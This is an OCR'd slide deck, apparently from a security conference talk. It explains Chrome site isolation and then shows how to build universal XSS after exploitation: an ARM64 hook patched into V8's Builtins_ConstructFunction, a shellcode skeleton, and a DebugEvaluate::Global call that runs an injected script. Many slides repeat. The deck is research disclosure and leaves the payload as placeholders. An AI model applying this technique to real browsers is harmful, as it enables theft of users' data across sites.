Site isolation is enabled by default on Desktop platforms as of Chrome 76, and for most sites that users log into on Android as of Chrome 77. Learn more about Site isolation .

DESKTOP SITE ISOLATION

Site isolation separates pages from different websites into different processes. When site isolation is turned on, it's harder for malicious sites to bypass security measures that exist to prevent data theft. It can block the processes from receiving certain types of sensitive data from other sites and a malicious website will find it much more difficult to steal data from other sites, even if it can break some rules in its own process.

Site isolation applies to sites such as **https://example.com** and usually groups together other origins within that site such as **https://a.example.com**.

Site isolation is enabled by default on Desktop platforms

and for most sites


that users log into on Android as of Chrome 77. Learn more about Site isolation .

DESKTOP SITE ISOLATION

DESKTOP SITE ISOLATION

BROWSER PROCESS

DESKTOP SITE ISOLATION



MOBILE SITE ISOLATION

Android

On Android devices with at least 2 GB of RAM, Site Isolation has been enabled for sites that users log into since Chrome 77. In Chrome 92, this expanded to include sites that use third-party login providers (e.g., OAuth) and sites that adopt Cross-Origin-Opener-Policy headers.

MOBILE SITE ISOLATION

Android

On Android devic

Site Isolation has been enabled for sites that users log into


Chrome 92, this expanded to include sites that use third-party login providers (e.g., OAuth) and sites that adopt Cross-Origin-Opener-Policy headers.

MOBILE SITE ISOLATION

MOBILE SITE ISOLATION

BROWSER PROCESS

MOBILE SITE ISOLATION


CHROME SBX
DESKTOP SITE ISOLATION
MOBILE SITE ISOLATION

UNIVERSAL XSS

CONSTRUCTING UXSS

CONSTRUCTING UXSS

```
void Builtins_ConstructFunction() {

    do_stuff();
}
```

CONSTRUCTING UXSS

```
void Builtins_ConstructFunction() {

    do_stuff();
}
```

```
void Builtins_ConstructFunction() {
    do_uxss();
    do_stuff();
}
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
    add x2, x28, #0x11
    ldur w4, [x1, #0xf]
    add x4, x28, x4
    ldur w4, [x4, #0x1f]
    [...]
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
+   stp x15, lr, [sp, #-16]!
+   adr x15, .
+   ldr x15, [x15, #0xc]
+   blr x15
    [...]
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
+   stp x15, lr, [sp, #-16]!
+   adr x15, .
+   ldr x15, [x15, #0xc]
+   blr x15
    [...]
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
+   stp x15, lr, [sp, #-16]!
+   adr x15, .
+   ldr x15, [x15, #0xc]
+   blr x15
    [...]
```


CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
+   stp x15, lr, [sp, #-16]!
+   adr x15, .
+   ldr x15, [x15, #0xc]
+   blr x15
    [...]
```

```
uxss_shellcode:
    bti c
    ; save full register context
    stp x0, x1, [sp, #-16]!
    [...]
    str lr, [sp, #-16]!

    <execute UXSS payload>

    ; restore ConstructFunction previous instructions
    ldr lr, [sp], #16
    sub lr, lr, #0x14
    [...]
    ; restore register context
    ldp x28, x29, [sp], #16
    [...]
    ldp x0, x1, [sp], #16
    ; return to the beginning of ConstructFunction
    mov x4, lr
    ret x4
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
+   stp x15, lr, [sp, #-16]!
+   adr x15, .
+   ldr x15, [x15, #0xc]
+   blr x15
    [...]
```



```
uxss_shellcode:
    bti c
    ; save full register context
    stp x0, x1, [sp, #-16]!
    [...]
    str lr, [sp, #-16]!

    <execute UXSS payload>

    ; restore ConstructFunction previous instructions
    ldr lr, [sp], #16
    sub lr, lr, #0x14
    [...]
    ; restore register context
    ldp x28, x29, [sp], #16
    [...]
    ldp x0, x1, [sp], #16
    ; return to the beginning of ConstructFunction
    mov x4, lr
    ret x4
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
+   stp x15, lr, [sp, #-16]!
+   adr x15, .
+   ldr x15, [x15, #0xc]
+   blr x15
    [...]
```

```
uxss_shellcode:
    bti c
    ; save full register context
    stp x0, x1, [sp, #-16]!
    [...]
    str lr, [sp, #-16]!

    <execute UXSS payload>

    ; restore ConstructFunction previous instructions
    ldr lr, [sp], #16
    sub lr, lr, #0x14
    [...]
    ; restore register context
    ldp x28, x29, [sp], #16
    [...]
    ldp x0, x1, [sp], #16
    ; return to the beginning of ConstructFunction
    mov x4, lr
    ret x4
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
+   stp x15, lr, [sp, #-16]!
+   adr x15, .
+   ldr x15, [x15, #0xc]
+   blr x15
    [...]
```

```
uxss_shellcode:
    bti c
    ; save full register context
    stp x0, x1, [sp, #-16]!
    [...]
    str lr, [sp, #-16]!

    <execute UXSS payload>

    ; restore ConstructFunction previous instructions
    ldr lr, [sp], #16
    sub lr, lr, #0x14
    [...]
    ; restore register context
    ldp x28, x29, [sp], #16
    [...]
    ldp x0, x1, [sp], #16
    ; return to the beginning of ConstructFunction
    mov x4, lr
    ret x4
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
+   stp x15, lr, [sp, #-16]!
+   adr x15, .
+   ldr x15, [x15, #0xc]
+   blr x15
    [...]
```

```
uxss_shellcode:
    bti c
    ; save full register context
    stp x0, x1, [sp, #-16]!
    [...]
    str lr, [sp, #-16]!

    <execute UXSS payload>

    ; restore ConstructFunction previous instructions
    ldr lr, [sp], #16
    sub lr, lr, #0x14
    [...]
    ; restore register context
    ldp x28, x29, [sp], #16
    [...]
    ldp x0, x1, [sp], #16
    ; return to the beginning of ConstructFunction
    mov x4, lr
    ret x4
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
-   add x2, x28, #0x11
-   ldur w4, [x1, #0xf]
-   add x4, x28, x4
-   ldur w4, [x4, #0x1f]
    [...]
```

```
uxss_shellcode:
    bti c
    ; save full register context
    stp x0, x1, [sp, #-16]!
    [...]
    str lr, [sp, #-16]!

    <execute UXSS payload>

    ; restore ConstructFunction previous instructions
    ldr lr, [sp], #16
    sub lr, lr, #0x14
    [...]
    ; restore register context
    ldp x28, x29, [sp], #16
    [...]
    ldp x0, x1, [sp], #16
    ; return to the beginning of ConstructFunction
    mov x4, lr
    ret x4
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
-   add x2, x28, #0x11
-   ldur w4, [x1, #0xf]
-   add x4, x28, x4
-   ldur w4, [x4, #0x1f]
    [...]
```

```
uxss_shellcode:
    bti c
    ; save full register context
    stp x0, x1, [sp, #-16]!
    [...]
    str lr, [sp, #-16]!

    <execute UXSS payload>

    ; restore ConstructFunction previous instructions
    ldr lr, [sp], #16
    sub lr, lr, #0x14
    [...]
    ; restore register context
    ldp x28, x29, [sp], #16
    [...]
    ldp x0, x1, [sp], #16
    ; return to the beginning of ConstructFunction
    mov x4, lr
    ret x4
```

CONSTRUCTING UXSS

```
Builtins_ConstructFunction:
    bti c
-   add x2, x28, #0x11
-   ldur w4, [x1, #0xf]
-   add x4, x28, x4
-   ldur w4, [x4, #0x1f]
    [...]
```

```
uxss_shellcode:
    bti c
    ; save full register context
    stp x0, x1, [sp, #-16]!
    [...]
    str lr, [sp, #-16]!

    <execute UXSS payload>

    ; restore ConstructFunction previous instructions
    ldr lr, [sp], #16
    sub lr, lr, #0x14
    [...]
    ; restore register context
    ldp x28, x29, [sp], #16
    [...]
    ldp x0, x1, [sp], #16
    ; return to the beginning of ConstructFunction
    mov x4, lr
    ret x4
```

CONSTRUCTING UXSS

```
BUILTIN(GlobalEval) {
  HandleScope scope(isolate);
  Handle<Object> x = args.atOrUndefined(isolate, 1);
  DirectHandle<JSFunction> target = args.target();
  DirectHandle<JSObject> target_global_proxy(target->global_proxy(), isolate);
  if (!Builtins::AllowDynamicFunction(isolate, target, target_global_proxy)) {
    isolate->CountUsage(v8::Isolate::kFunctionConstructorReturnedUndefined);
    return ReadOnlyRoots(isolate).undefined_value();
  }

  DirectHandle<JSFunction> function;
  ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
      isolate, function,
      Compiler::GetFunctionFromValidatedString(
          isolate, direct_handle(target->native_context(), isolate), source,
          NO_PARSE_RESTRICTION, kNoSourcePosition));
  RETURN_RESULT_OR_FAILURE(
      isolate, Execution::Call(isolate, function, target_global_proxy, {}));
}
```

CONSTRUCTING UXSS

```
BUILTIN(GlobalEval) {
  HandleScope scope(isolate);
  Handle<Object> x = args.atOrUndefined(isolate, 1);
  DirectHandle<JSFunction> target = args.target();
  DirectHandle<JSObject> target_global_proxy(target->global_proxy(), isolate);
  if (!Builtins::AllowDynamicFunction(isolate, target, target_global_proxy)) {
    isolate->CountUsage(v8::Isolate::kFunctionConstructorReturnedUndefined);
    return ReadOnlyRoots(isolate).undefined_value();
  }

  DirectHandle<JSFunction> function;
  ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
      isolate, function,
      Compiler::GetFunctionFromValidatedString(
          isolate, direct_handle(target->native_context(), isolate), source,
          NO_PARSE_RESTRICTION, kNoSourcePosition));
  RETURN_RESULT_OR_FAILURE(
      isolate, Execution::Call(isolate, function, target_global_proxy, {}));
}
```

CONSTRUCTING UXSS

```
BUILTIN(GlobalEval) {
  HandleScope scope(isolate);
  Handle<Object> x = args.atOrUndefined(isolate, 1);
  DirectHandle<JSFunction> target = args.target();
  DirectHandle<JSObject> target_global_proxy(target->global_proxy(), isolate);
  if (!Builtins::AllowDynamicFunction(isolate, target, target_global_proxy)) {
    isolate->CountUsage(v8::Isolate::kFunctionConstructorReturnedUndefined);
    return ReadOnlyRoots(isolate).undefined_value();
  }

  DirectHandle<JSFunction> function;
  ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
      isolate, function,
      Compiler::GetFunctionFromValidatedString(
          isolate, direct_handle(target->native_context(), isolate), source,
          NO_PARSE_RESTRICTION, kNoSourcePosition));
  RETURN_RESULT_OR_FAILURE(
      isolate, Execution::Call(isolate, function, target_global_proxy, {}));
}
```

CONSTRUCTING UXSS

```
MaybeDirectHandle<Object> DebugEvaluate::Global(Isolate* isolate,
                                                Handle<String> source,
                                                debug::EvaluateGlobalMode mode,
                                                REPLMode repl_mode) {
  DirectHandle<NativeContext> context = isolate->native_context();
  DirectHandle<JSFunction> function =
      Factory::JSFunctionBuilder{isolate, shared_info, context}.Build();

  DirectHandle<FixedArray> host_defined_options(
      Cast<Script>(function->shared()->script())->host_defined_options(),
      isolate);
  MaybeDirectHandle<Object> result = Execution::CallScript(
      isolate, function,
      DirectHandle<JSObject>(context->global_proxy(), isolate),
      host_defined_options);

  return result;
}
```

CONSTRUCTING UXSS

```
MaybeDirectHandle<Object> DebugEvaluate::Global(Isolate* isolate,
                                                Handle<String> source,
                                                debug::EvaluateGlobalMode mode,
                                                REPLMode repl_mode) {
  DirectHandle<NativeContext> context = isolate->native_context();
  DirectHandle<JSFunction> function =
      Factory::JSFunctionBuilder{isolate, shared_info, context}.Build();

  DirectHandle<FixedArray> host_defined_options(
      Cast<Script>(function->shared()->script())->host_defined_options(),
      isolate);
  MaybeDirectHandle<Object> result = Execution::CallScript(
      isolate, function,
      DirectHandle<JSObject>(context->global_proxy(), isolate),
      host_defined_options);

  return result;
}
```

CONSTRUCTING UXSS

```
MaybeDirectHandle<Object> DebugEvaluate::Global(Isolate* isolate,
                                                Handle<String> source,
                                                debug::EvaluateGlobalMode mode,
                                                REPLMode repl_mode) {
  DirectHandle<NativeContext> context = isolate->native_context();
  DirectHandle<JSFunction> function =
      Factory::JSFunctionBuilder{isolate, shared_info, context}.Build();

  DirectHandle<FixedArray> host_defined_options(
      Cast<Script>(function->shared()->script())->host_defined_options(),
      isolate);
  MaybeDirectHandle<Object> result = Execution::CallScript(
      isolate, function,
      DirectHandle<JSObject>(context->global_proxy(), isolate),
      host_defined_options);

  return result;
}
```

CONSTRUCTING UXSS

```
MaybeDirectHandle<Object> DebugEvaluate::Global(Isolate* isolate,
                                                Handle<String> source,
                                                debug::EvaluateGlobalMode mode,
                                                REPLMode repl_mode) {
  DirectHandle<NativeContext> context = isolate->native_context();
  DirectHandle<JSFunction> function =
      Factory::JSFunctionBuilder{isolate, shared_info, context}.Build();

  DirectHandle<FixedArray> host_defined_options(
      Cast<Script>(function->shared()->script())->host_defined_options(),
      isolate);
  MaybeDirectHandle<Object> result = Execution::CallScript(
      isolate, function,
      DirectHandle<JSObject>(context->global_proxy(), isolate),
      host_defined_options);

  return result;
}
```

CONSTRUCTING UXSS

```
isolate = Isolate::TryGetCurrent();
source = v8::String::NewFromUTF8(
    isolate,
    "<uxss payload>",
    NewStringType::kNormal = 0,
    uxss_length
);

DebugEvaluate::Global(
    isolate,
    source,
    kDefault = 0,
    kYes = 0
);
```

CONSTRUCTING UXSS

```
isolate = Isolate::TryGetCurrent();
source = v8::String::NewFromUTF8(
    isolate,
    "<uxss payload>",
    NewStringType::kNormal = 0,
    uxss_length
);

DebugEvaluate::Global(
    isolate,
    source,
    kDefault = 0,
    kYes = 0,
);
```

CONSTRUCTING UXSS

```
isolate = Isolate::TryGetCurrent();
source = v8::String::NewFromUTF8(
    isolate,
    "<uxss payload>",
    NewStringType::kNormal = 0,
    uxss_length
);

DebugEvaluate::Global(
    isolate,
    source,
    kDefault = 0,
    kYes = 0,
);
```

CONSTRUCTING UXSS

```
isolate = Isolate::TryGetCurrent();
source = v8::String::NewFromUTF8(
    isolate,
    "<uxss payload>",
    NewStringType::kNormal = 0,
    uxss_length
);

DebugEvaluate::Global(
    isolate,
    source,
    kDefault = 0,
    kYes = 0,
);
```

CONSTRUCTING UXSS

```
isolate = Isolate::TryGetCurrent();
source = v8::String::NewFromUTF8(
    isolate,
```

UXSS UNLOCKED!

```
DebugEvaluate::Global(
    isolate,
    source,
    kDefault = 0,
    kYes = 0,
);
```


CONSTRUCTING UXSS
isolate = Isolate::TryGetCurrent();
source = v8::String::NewFromUTF8(
isolate,
UXSS UNLOCKED!
DebugEvaluate::Global(
isolate,
source,
kDefault = 0,
kYes = 0,
);
HACKERMAN

LIVE DEMO

THE END

ACKNOWLEDGEMENTS

osec.io
@osec_io

cor.team
@cor_ctf

THANK YOU!

ryaagard
misetichrvoje@gmail.com

clubby789
jamie@osec.io

fizzbuzz101
will@willsroot.io